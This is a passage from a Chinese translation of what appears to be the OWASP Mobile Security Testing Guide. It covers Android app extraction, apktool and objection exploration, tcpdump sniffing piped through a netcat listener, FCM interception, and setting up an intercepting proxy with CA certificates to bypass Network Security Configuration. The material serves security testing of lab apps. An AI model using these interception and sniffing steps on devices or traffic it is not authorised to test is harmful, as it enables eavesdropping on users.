
```
sg.vantagepoint.helloworldjni
```

```
sg.vantagepoint.uncrackable1
```

```
sg.vp.owasp_mobile.omtg_android
```

或者简单地使用支持 SFTP 的客户端（如 [FileZilla](#)）：

Remote site: /data/data/sg.vp.owasp_mobile.omtg_android



Filename	Filesize	Filetype	Last modified	Permissions	Owner/Group
..					
app_ACRA-approved		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...
app_ACRA-unapproved		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...
cache		Directory	06/04/2019 1...	drwxrws--x	u0_a263 ...
code_cache		Directory	06/04/2019 1...	drwxrws--x	u0_a263 ...
databases		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...
files		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...
lib		Directory	06/04/2019 1...	lrwxrwxrwx	root root
shared_prefs		Directory	06/04/2019 1...	drwxrwx--x	u0_a263 ...

8 directories

查看 [Termux Wiki](#) 以了解有关远程文件访问方法的更多信息。

5.2.2.3. 获取和提取应用程序

有几种方法可以从设备中提取 apk 文件。您将需要决定哪一个是最简单的方法取决于应用程序是公开的还是私有的。

5.2.2.3.1. 替代应用商店

最简单的选择之一是从 googleplay 商店镜像公共应用程序的网站下载 apk。但是，请记住，这些网站不是官方网站，也不能保证应用程序没有被重新打包或包含恶意软件。一些著名的网站为那些不确定的 APK 列出了应用程序的 SHA-1 和 SHA-256 校验和用来判定：

- [APKMirror](#)
- [APKPure](#)

请注意，您无法控制这些网站，您不能保证他们在未来做什么坏事。只有当通过这些第三方商店是您唯一的选择时才使用它们。

5.2.2.3.2. 从设备中提取应用程序包

从设备获取应用程序包是推荐的方法，因为我们可以保证应用程序没有被第三方修改。

要从非 root 设备获取应用程序，可以使用 adb。如果您不知道软件包名称，第一步是列出设备上安装的所有应用程序：

```
$ adb shell pm list packages
```

一旦找到了应用程序的包名，您还需要找到其存储的系统的完整路径从而下载它。

```
$ adb shell pm path <package name>
```

有了 apk 的完整路径，您现在可以简单地使用 adb pull 来提取 apk。

```
$ adb pull <apk path>
```

apk 将下载到工作目录中。

还有像 [APK Extractor](#) 这样的应用程序不需要 root，甚至可以通过您喜欢的方法共享提取的 APK。如果您不想连接设备或通过网络设置 adb 来传输文件，这将非常有用。

前面提到的两种方法都不需要 root，因此，它们可以在 root 设备和非 root 设备上使用。

5.2.2.4. 安装 Apps

使用 adb install 在虚拟机或连接的设备上安装 APK。

```
adb install path_to_apk
```

请注意，如果您拥有原始源代码并使用 android studio，则不需要这样做，因为 android studio 将为您处理应用程序的打包和安装。

5.2.2.5. 信息收集

分析应用程序的一个基本步骤是收集信息。这可以通过检查工作站上的应用程序包或远程访问设备上的应用程序数据来实现。在接下来的章节中，您会发现更多的高级技术，但现在，我们将重点介绍基础知识：获取所有已安装应用程序的列表、浏览应用程序包以及访问设备本身上的应用程序数据目录。这应该给您一点关于应用程序是什么的背景知识，甚至不需要对它进行逆向工程或执行更高级的分析。我们将回答以下问题：

- APK 包中包含哪些文件？
- 应用程序使用哪些本机库？
- 应用程序定义了哪些应用程序组件？任何服务或内容提供商？

- 应用程序是否可调试？
- 应用程序是否包含网络安全策略？
- 应用程序安装时是否创建任何新文件？

5.2.2.5.1. 列出已安装 Apps

当定位安装在设备上的应用程序时，首先必须找出要分析的应用程序的正确包名。您可以使用 pm (Android 软件包管理器) 或 frida-ps 检索已安装的应用程序：

```
$ adb shell pm list packages
package:sg.vantagepoint.helloworldjni
package:eu.chainfire.supersu
package:org.teamsik.apps.hackingchallenge.easy
package:org.teamsik.apps.hackingchallenge.hard
package:sg.vp.owasp_mobile.omtg_android
```

您可以使用 -3 以仅显示第三方应用程序及其 APK 文件，可以通过 -f 显示其位置，并通过 adb pull 下载该文件：

```
$ adb shell pm list packages -3 -f
package:/data/app/sg.vantagepoint.helloworldjni-
1/base.apk=sg.vantagepoint.helloworldjni
package:/data/app/eu.chainfire.supersu-1/base.apk=eu.chainfire.supersu
package:/data/app/org.teamsik.apps.hackingchallenge.easy-
1/base.apk=org.teamsik.apps.hackingchallenge.easy
package:/data/app/org.teamsik.apps.hackingchallenge.hard-
1/base.apk=org.teamsik.apps.hackingchallenge.hard
package:/data/app/sg.vp.owasp_mobile.omtg_android-
kR0ovWl9eoU_yh0jPJ9caQ==/base.apk=sg.vp.owasp_mobile.omtg_android
```

这与通过包 ID 如 adb shell pm path <app_package_id> 相同：

```
$ adb shell pm path sg.vp.owasp_mobile.omtg_android
package:/data/app/sg.vp.owasp_mobile.omtg_android-
kR0ovWl9eoU_yh0jPJ9caQ==/base.apk
```

使用 frida-ps -Uai 获取连接的 USB 设备 (-U) 上安装的所有应用 (-a) (-i)：

\$ frida-ps -Uai	
PID Name	Identifier
766 Android System	android
21228 Attack me if u can	sg.vp.owasp_mobile.omtg_android
4281 Termux	com.termux

- Uncrackable1 sg.vantagepoint.uncrackable1
- drozer Agent com.mwr.dz

请注意，这还显示了当前正在运行的应用程序的 PID。记下“标识符”和 PID（如果有的话），因为以后需要它们。

5.2.2.5.2. 搜集应用程序包

一旦收集了要作为目标的应用程序的包名，就需要开始收集有关它的信息。首先，检索 APK，如“基本测试操作-获取和提取应用程序”中所述。

APK 文件实际上是 ZIP 文件，可以使用标准的解压方式解包：

```
$ unzip base.apk
$ ls -lah
-rw-r--r-- 1 sven staff 11K Dec 5 14:45 AndroidManifest.xml
drwxr-xr-x 5 sven staff 170B Dec 5 16:18 META-INF
drwxr-xr-x 6 sven staff 204B Dec 5 16:17 assets
-rw-r--r-- 1 sven staff 3.5M Dec 5 14:41 classes.dex
drwxr-xr-x 3 sven staff 102B Dec 5 16:18 lib
drwxr-xr-x 27 sven staff 918B Dec 5 16:17 res
-rw-r--r-- 1 sven staff 241K Dec 5 14:45 resources.arsc
```

以下是解压后的文件：

- AndroidManifest.xml 文件：包含应用程序包名称、目标和最低 API 级别、应用程序配置、应用程序组件、权限等的定义。
- META-INF：包含应用程序的元数据。
 - MANIFEST.MF：存储应用程序资源的 hash。
 - CERT.RSA：应用的证书。
 - CERT.SF：理出相应资源列表和 MANIFEST.MF 文件的 SHA-1。
- assets：包含应用程序资产（Android 应用程序中使用的文件，如 XML 文件、JavaScript 文件和图片）的目录，AssetManager 可以检索这些文件。
- class.dex：Dalvik 虚拟机/Android 运行时可以处理以 DEX 文件格式编译的类。DEX 是 Dalvik 虚拟机的 Java 字节码。它针对小型设备进行了优化。
- lib：包含属于 APK 的第三方库的目录。

- res : 包含尚未编译到的资源的 resources.arsc。
- resources.arsc : 包含预编译资源的文件，例如布局的 XML 文件。

因为使用标准解压实用程序解压会留下一些文件，例如 AndroidManifest.xml 文件不可读，最好使用 apktool 解包 APK，如“推荐工具-apktool”中所述。拆包结果分为：

```
$ ls -alh
total 32
drwxr-xr-x 9 sven staff 306B Dec 5 16:29 .
drwxr-xr-x 5 sven staff 170B Dec 5 16:29 ..
-rw-r--r-- 1 sven staff 10K Dec 5 16:29 AndroidManifest.xml
-rw-r--r-- 1 sven staff 401B Dec 5 16:29 apktool.yml
drwxr-xr-x 6 sven staff 204B Dec 5 16:29 assets
drwxr-xr-x 3 sven staff 102B Dec 5 16:29 lib
drwxr-xr-x 4 sven staff 136B Dec 5 16:29 original
drwxr-xr-x 131 sven staff 4.3K Dec 5 16:29 res
drwxr-xr-x 9 sven staff 306B Dec 5 16:29 smali
```

5.2.2.5.2.1. Android 清单

Android 清单是主要的信息源，它包含了很多有趣的信息，比如包名、权限、应用组件等。

以下是一些信息和相应关键字的非详尽列表，您只需检查文件或使用 grep-i<keyword>AndroidManifest.xml 文件：

- 应用程序权限：权限（见“Android 平台 API”）。
- 允许备份：android:允许备份（参见“Android 上的数据存储”）。
- 应用程序组件：activity, service, provider, receiver（参见“Android 平台 API”和“Android 上的数据存储”）。
- Debuggable 标志：Debuggable（参见“Android 应用程序的代码质量和构建设置”）。

请参阅上述章节，以了解有关如何测试这些点的更多信息。

5.2.2.5.2.2. 应用程序二进制

如上文“探索应用程序包”中所示，应用程序二进制文件(class.dex)可以在应用程序包的 root 目录中找到。它是一个所谓的 DEX (Dalvik 可执行文件)，包含编译的 Java 代码。由于它的性质，在应用一些转换之后，您将能够使用反编译器生成 Java 代码。我们还看到了在运行 apktool 之后获得

的文件夹 smali。它包含一种称为 smali 的中间语言中的反汇编 Dalvik 字节码，这是 Dalvik 可执行文件的可读方式。

有关如何对 DEX 文件进行逆向的更多信息，请参阅“Android 上的篡改和逆向工程”章节中的“静态分析 Java 代码”一节。

5.2.2.5.2.3. 本地库

您可以检查 APK 中的 lib 文件夹：

```
$ ls -1 lib/armeabi/  
libdatabase_sqlcipher.so  
libnative.so  
libsqlcipher_android.so  
libstlport_shared.so
```

或者通过 objection：

```
...g.vp.owasp_mobile.omtg_android on (google: 8.1.0) [usb] # ls lib  
Type ... Name  
----- ... -----  
File ... libnative.so  
File ... libdatabase_sqlcipher.so  
File ... libstlport_shared.so  
File ... libsqlcipher_android.so
```

以上是除了开始逆向工程外您可以获得本机库的所有信息了，它们使用不同于逆向应用程序二进制文件的方法来完成的，因为这些代码不能反编译，只能反汇编。有关如何对这些库进行逆向工程的更多信息，请参阅“Android 上的篡改和逆向工程”章节中的“静态分析本机代码”一节。

5.2.2.5.2.4. 其他 App 资源

通常 APK 中 root 文件夹中的其他资源和文件是值得一看的，因为它们有时包含额外的功能，如密钥存储、加密数据库、证书等。

5.2.2.5.3. 访问应用程序数据目录

一旦您安装了这个应用程序，还有更多的信息需要探索，比如 objection 之类的工具在哪里派上用场。

当使用 objection 时，您可以检索不同类型的信息，env 将显示应用程序的所有目录信息。

```
$ objection -g sg.vp.owasp_mobile.omtg_android explore
...g.vp.owasp_mobile.omtg_android on (google: 8.1.0) [usb] # env
Name          Path
-----
cacheDirectory      /data/user/0/sg.vp.owasp_mobile.omtg_android/cache
codeCacheDirectory  /data/user/0/sg.vp.owasp_mobile.omtg_android/code_cache
externalCacheDirectory
/storage/emulated/0/Android/data/sg.vp.owasp_mobile.omtg_android/cache
filesDirectory     /data/user/0/sg.vp.owasp_mobile.omtg_android/files
obbDir            /storage/emulated/0/Android/obb/sg.vp.owasp_mobile.omtg_android
packageCodePath    /data/app/sg.vp.owasp_mobile.omtg_android-
kR0ovWI9eoU_yh0jPJ9caQ==/base.apk
```

在这些信息中，我们发现：

- 内部数据目录在(又称沙盒目录) /data/data/[package-name] or /data/user/0/[package-name]。
- 外部数据目录在 /storage/emulated/0/Android/data/[package-name] or /sdcard/Android/data/[package-name]。
- 指向/data/app/中的应用程序包的路径。

```
...g.vp.owasp_mobile.omtg_android on (google: 8.1.0) [usb] # ls
```

```
Type ... Name
-----
... ...
Directory ... cache
Directory ... code_cache
Directory ... lib
Directory ... shared_prefs
Directory ... files
Directory ... databases
```

Readable: True Writable: True

每个文件夹都有自己的用途：

- cache**：此位置用于数据缓存。例如：在这个目录中可以找到 WebView 缓存。

- **code_cache**：这是为存储缓存代码而设计的文件系统用于应用程序的缓存目录的位置。在运行 android5.0 (API 级别 21) 或更高版本的设备上，当应用程序或整个平台升级时，系统将删除存储在此位置的任何文件。
- **lib**：这个文件夹存储用 C/C++ 编写的本地库。这些库可以有几个文件扩展名之一，包括 .so 和 .dll (x86 支持)。此文件夹包含应用程序具有本机库的平台的子目录，包括：
 - armeabi：所有基于 ARM 处理器的编译代码。
 - armeabi-v7a：所有版本 7 及以上基于 ARM 的处理器的编译代码。
 - arm64-v8a：所有基于版本 8 和更高版本 ARM 的 64 位处理器的编译代码。
 - x86：仅适用于 x86 处理器的编译代码。
 - x86_64：仅适用于 x86_64 处理器的编译代码。
 - mips：mips 处理器的编译代码。
- **shared_prefs**：此文件夹包含一个 XML 文件其中是通过 SharedPreferences APIs 存储的值。
- **files**：此文件夹存储应用程序创建的常规文件。
- **databases**：此文件夹存储应用程序在运行时生成的 SQLite 数据库文件，例如用户数据文件。


然而，应用程序可能不仅在这些文件夹中而是在父文件夹 (/data/data/[package name]) 中存储更多数据。

有关安全存储敏感数据的更多信息和最佳做法，请参阅“[测试数据存储](#)”章节。

5.2.2.5.4. 监控系统日志

在 Android 上，您可以使用 Logcat 轻松地检查系统消息的日志。有两种方法可以执行 Logcat：

- Logcat 是 Android Studio 中 Dalvik Debug Monitor Server (DDMS) 的一部分。如果应用程序在调试模式下运行，日志输出将显示在 Logcat 选项卡上的 Android 监视器中。可以通过在 Logcat 中定义模式来过滤应用程序的日志输出。



- 可以使用 adb 执行 Logcat 以永久存储日志输出：

```
$ adb logcat > logcat.log
```

使用如下命令，通过 grep 和包名可以输出特定程序的日志。当然需要运行 ps 才能得到它的 PID。

```
$ adb logcat | grep "$(adb shell ps | grep <package-name> | awk '{print $2}')"
```

5.2.3. 创设一个网络测试环境

5.2.3.1. 基本网络监控/嗅探

通过 tcpdump、netcat (nc) 和 Wireshark，可以实时远程嗅探所有 Android 流量。首先，确保您的手机上有最新版本的 Android tcpdump。以下是安装步骤：

```
$ adb root
$ adb remount
$ adb push /wherever/you/put/tcpdump /system/xbin/tcpdump
```

如果执行 adb root 返回错误 adbd cannot run as root in production builds，则安装 tcpdump 如下：

```
$ adb push /wherever/you/put/tcpdump /data/local/tmp/tcpdump
$ adb shell
$ su
$ mount -o rw,remount /system;
$ cp /data/local/tmp/tcpdump /system/xbin/
$ cd /system/xbin
$ chmod 755 tcpdump
```

记住：要使用 tcpdump，您需要在电话上具有 root 权限！

执行一次 tcpdump，看看它是否工作。一旦有几个数据包进入，您可以通过按 CTRL+c 来停止 tcpdump。

```
$ tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes
04:54:06.590751 00:9e:1e:10:7f:69 (oui Unknown) > Broadcast, RRCP-0x23 reply
04:54:09.659658 00:9e:1e:10:7f:69 (oui Unknown) > Broadcast, RRCP-0x23 reply
04:54:10.579795 00:9e:1e:10:7f:69 (oui Unknown) > Broadcast, RRCP-0x23 reply
^C
3 packets captured
3 packets received by filter
0 packets dropped by kernel
```

要远程嗅探 Android 手机的网络流量，首先执行 tcpdump 并将其输出传输到 netcat (nc)：

```
$ tcpdump -i wlan0 -s0 -w - | nc -l -p 11111
```

上面的 tcpdump 命令涉及

- 监听 wlan0 接口。
- 以字节为单位定义捕获的大小（快照长度），以获取所有内容（-s0）。
- 写入文件（-w）。我们传递-，而不是文件名，这将使 tcpdump 写入 stdout。

通过使用管道符（|），我们将 tcpdump 的所有输出发送到 netcat，netcat 在端口 11111 上打开一个侦听器。通常需要监视 wlan0 接口。如果需要其他接口，请使用命令\$ip addr 列出可用的选项。

要访问端口 11111，需要通过 adb 将端口转发到您的机器。

```
$ adb forward tcp:11111 tcp:11111
```

下面的命令通过 netcat 和 Wireshark 管道将您连接到转发端口。

```
$ nc localhost 11111 | wireshark -k -S -i -
```

Wireshark 应该立即启动（-k）。它通过连接到转发端口的 netcat 从 stdin（-i-）获取所有数据。您应该可以从 wlan0 接口看到所有手机的流量。

```
→ bin adb forward tcp:11111 tcp:11111
→ bin nc localhost 11111 | wireshark -k -S -i -
13:02:21 Capture Warn sync_pipe_wait_for_child: waitpid returned EINTR. retrying.
[...]
```

Standard input

Apply a display filter ... <%>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.217.24.164	192.168.1.118	TCP	66	443 → 53461 [FIN, ACK] Seq=1 Ack=2
2	0.039869	192.168.1.118	172.217.24.164	TCP	66	53461 → 443 [ACK] Seq=1 Ack=2
3	5.049778	XiaomiCo_de:8...	Ubiquiti_9e:ed:...	ARP	42	Who has 192.168.1.1? Tell 192.
4	6.049776	XiaomiCo_de:8...	Ubiquiti_9e:ed:...	ARP	42	Who has 192.168.1.1? Tell 192.
5	6.069916	Ubiquiti_9e:...	XiaomiCo_de:8f:...	ARP	60	192.168.1.1 is at 44:d9:e7:9e:
6	6.069976	Ubiquiti_9e:...	XiaomiCo_de:8f:...	ARP	60	192.168.1.1 is at 44:d9:e7:9e:
7	43.621802	CiscoInc_10:7...	Broadcast	Ethernet II	60	Ethernet II
8	44.539887	CiscoInc_10:7...	Broadcast	Ethernet II	60	Ethernet II


▶ Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 ▶ Ethernet II, Src: Ubiquiti_9e:ed:65 (44:d9:e7:9e:ed:65), Dst: XiaomiCo_de:8f:09 (20:82:c0:de:8f:09)
 ▶ Internet Protocol Version 4, Src: 172.217.24.164, Dst: 192.168.1.118
 ▶ Transmission Control Protocol, Src Port: 443 (443), Dst Port: 53461 (53461), Seq: 1, Ack: 1, Len: 0
 Source Port: 443
 Destination Port: 53461
 [Stream index: 0]
 [TCP Segment Len: 0]
 Sequence number: 1 (relative sequence number)

您可以使用 Wireshark 以可读的格式显示捕获的流量。找出使用了哪些协议以及它们是否未加密。捕获所有通信（TCP 和 UDP）很重要，因此应该执行待测应用程序的所有功能并对其进行分析。

这个巧妙的小技巧现在可以让您确定使用了什么样的协议，以及应用程序正在与哪些端点通信。现在的问题是，如果 Burp 不能显示流量，如何测试端点？没有简单的答案，但一些 Burp 插件可以让您开始进行相关的工作。

5.2.3.1.1. 云端数据

Firebase 云消息传递（FCM）是 Google 云消息传递（GCM）的继承者，它是 Google 提供的一项免费服务，允许用户在应用服务器和客户端应用程序之间发送消息。服务器和客户端应用程序通过 FCM/GCM 连接服务器进行通信，该服务器处理下游和上游消息。



下游消息（推送通知）从应用程序服务器发送到客户端应用程序；上游消息从客户端应用程序发送到服务器。

FCM 可用于 Android、iOS 和 Chrome。FCM 目前提供了两种连接服务器协议：HTTP 和 XMPP。如官方文件所述，这些协议的实施方式不同。下面的示例演示如何截获这两个协议。

5.2.3.1.1.1. 测试准备

您需要在手机上配置 iptables 或使用 bettercap 来拦截流量。

FCM 可以使用 XMPP 或 HTTP 与 Google 后端通信。

5.2.3.1.1.2. HTTP

对于 XMPP 通信，FCM 使用端口 5235（生产）和 5236（测试）。

- 为 FCM 使用的端口配置本地端口转发。以下示例适用于 Mac OS X：

```
$ echo "
rdr pass inet proto tcp from any to any port 5228-> 127.0.0.1 port 8080
rdr pass inet proto tcp from any to any port 5229 -> 127.0.0.1 port 8080
rdr pass inet proto tcp from any to any port 5230 -> 127.0.0.1 port 8080
" | sudo pfctl -ef -
```

- 拦截代理必须侦听上述端口转发规则中指定的端口（端口 8080）。

5.2.3.1.1.3. XMPP

对于 XMPP 通信，FCM 使用端口 5235（生产）和 5236（测试）。

- 为 FCM 使用的端口配置本地端口转发。以下示例适用于 Mac OS X：

```
$ echo "
rdr pass inet proto tcp from any to any port 5235-> 127.0.0.1 port 8080
rdr pass inet proto tcp from any to any port 5236 -> 127.0.0.1 port 8080
" | sudo pfctl -ef -
```

5.2.3.1.1.4. 拦截请求

拦截代理必须侦听上面的端口转发规则中指定的端口（端口 8080）。

启动应用程序并触发使用 FCM 的函数。您应该在拦截代理中看到 HTTP 消息。

#	Host	Method	URL	Params
26	https://android.clients.google.com	POST	/c2dm/register3	<input checked="" type="checkbox"/>
25	https://pushnotificationtester.appspot.com	GET	/notification?delay=0&deliveryPrio...	<input checked="" type="checkbox"/>
24	https://pushnotificationtester.appspot.com	GET	/connect	<input type="checkbox"/>
23	https://android.clients.google.com	POST	/c2dm/register3	<input checked="" type="checkbox"/>

Request Response

Raw Params Headers Hex

```

GET
/notification?delay=0&deliveryPrio=0&notificationPrio=0&pushId=APA91bHWZNRCmf2ApntlGLEJO
0mEdYP0Bz-Bzd-qN15rIHk1T91YkV4VcgPo20qZeRHpNc3M4a45oHDahDNn4W6dgYcn4F2YP4VcCpz14PCCZuxC
9i_jW5ArrgbjPim_XZuxEFD1zj4RXJDz859xTANGWrs1eU20Q HTTP/1.1
User-Agent: Xiaomi/Redmi Note 2/5.0.2/21/2.0
Host: pushnotificationtester.appspot.com
Connection: close

```

5.2.3.1.1.5. 推送通知的端到端加密

作为附加的安全层，推送通知可以使用 [Capillary](#) 加密。Capillary 是一个库，用于简化从基于 Java 的应用服务器向 Android 客户端发送端到端 (E2E) 加密推送消息。

5.2.3.2. 设置拦截代理

有几种工具支持对依赖 HTTP (S) 协议的应用程序进行网络分析。最重要的工具是所谓的拦截代理；其中 OWASP-ZAP 和 Burp-Suite-Professional 是最著名的。拦截代理使测试者处于中间人的位置。此位置对于读取、修改用于测试授权、会话、管理等的所有应用程序请求和端点响应非常有用。

5.2.3.2.1. 虚拟设备的拦截代理

5.2.3.2.1.1. 在 Android 虚拟设备 (AVD) 上设置 Web 代理

以下过程适用于 Android Studio 3.x 附带的 Android 虚拟机，用于在虚拟机上设置 HTTP 代理：

- 1、将代理设置为在 localhost 上侦听，例如端口 8080。
- 2、在虚拟机设置中配置 HTTP 代理：

-单击虚拟机菜单栏中的三个点。

-打开设置菜单。

-单击代理选项卡。

- 选择“手动代理配置”。
- 在“主机名”字段中输入“127.0.0.1”，在“端口号”字段中输入代理端口（例如：“8080”）。
- 轻触 Apply。

HTTP 和 HTTPS 请求现在应该通过主机上的代理路由。如果没有，试着打开和关闭飞行模式。

在启动 AVD 时，还可以使用虚拟机命令在命令行上配置 AVD 的代理。下面的示例是启动 AVD Nexus_5X_API_23 并将代理设置为 127.0.0.1 和端口 8080。

```
$ emulator @Nexus_5X_API_23 -http-proxy 127.0.0.1:8080
```

5.2.3.2.1.2. 在虚拟设备上安装 CA 证书

安装 CA 证书的一种简单方法是将证书推送到设备，并通过安全设置将其添加到证书存储中。例如：可以按如下方式安装 PortSwigger (Burp) CA 证书：

- 1、启动 Burp 并使用主机上的 web 浏览器导航到 Burp/，然后下载卡塞特·德尔单击“CA 证书”按钮。
- 2、将文件扩展名从.der 更改为.cer。
- 3、将文件推送到虚拟机：

```
$ adb push cacert.cer /sdcard/
```

- 4、导航至“设置”->“安全”->“从 SD 卡安装”。
- 5、向下滚动并轻触 cacert.cer。

然后，系统会提示您确认证书的安装（如果尚未安装，还将要求您设置设备 PIN）。

对于 Android 7.0 (API 级别 24) 及更高版本，请遵循“绕过网络安全配置”部分中描述的相同过程。

5.2.3.2.2. 物理设备的拦截代理

必须首先评估可用的网络设置选项。用于测试的移动设备和运行拦截代理的机器必须连接到同一 Wi-Fi 网络。使用（现有）接入点或创建无线网络。

一旦您配置了网络并在测试机和移动设备之间建立了连接，还有几个步骤要做。

- 必须将代理配置为指向拦截代理。
- 拦截代理的 CA 证书必须添加到 Android 设备证书存储中的受信任证书中。用于存储 CA 证书的菜单的位置可能取决于 Android 版本和 Android OEM 对设置菜单的修改。
- 某些应用程序（例如 Chrome 浏览器）可能会显示错误：
NET::ERR_CERT_VALIDITY_TOO_LONG，可能是凭据的有效期恰好延长了一段时间（Chrome 为 39 个月）。如果使用默认的 Burp CA 证书，就会发生这种情况，因为 Burp 套件会颁发与其 CA 证书具有相同有效性的凭证。您可以通过创建自己的 CA 证书并将其导入 Burp 套件来规避此问题，如上的一篇博客文章所述 nviso.be 公司。

完成这些步骤并启动应用程序后，网络请求应该就会显示在拦截代理中。

可以在 secure.force.com 视频网站上找到用 Android 设备设置 OWASP-ZAP 的视频。

其他一些区别：从 android8.0（API 级别 26）开始，当 HTTPS 流量通过另一个连接进行隧道传输时，应用程序的网络行为会发生变化。从 android9（API 级别 28）开始，SSLSocket 和 SSLEngine 在握手过程中出错时在错误处理方面会有一些不同。

如前所述，从 android7.0（API 级别 24）开始，除非在应用程序中指定，Android 操作系统在默认情况下将不再信任用户 CA 证书。在下一节中，我们将解释两种绕过 Android 安全控制的方法。

5.2.3.2.2.1. 绕过网络安全配置

从 android7.0（API 级别 24）开始，网络安全配置允许应用程序通过定义应用程序将信任的 CA 证书来自定义其网络安全设置。

为了实现应用程序的网络安全配置，您需要创建一个名为 network_security_config.xml 的新 xml 资源文件。这在 [Google Android Codelabs](#) 中有详细的解释。

创建之后，应用程序还必须在清单文件中包含一个条目，以指向新的网络安全配置文件。

```
<?xml version="1.0" encoding="utf-8"?>
<manifest ...>
    <application android:networkSecurityConfig="@xml/network_security_config"
        ...
        ...
    </application>
</manifest>
```

网络安全配置使用一个 XML 文件，应用程序在其中指定哪些 CA 证书将被信任。有各种方法可以绕过网络安全配置，下面将对其进行描述。请参阅 Android P 中的《安全分析师网络安全配置指南》Security Analyst's Guide to Network Security Configuration in Android P 以获取更多信息。

将用户证书添加到网络安全配置。

网络安全配置有不同的配置可用于通过 src 属性添加非系统证书颁发机构 add non-system Certificate Authorities：

```
<certificates src=["system" | "user" | "raw resource"]  
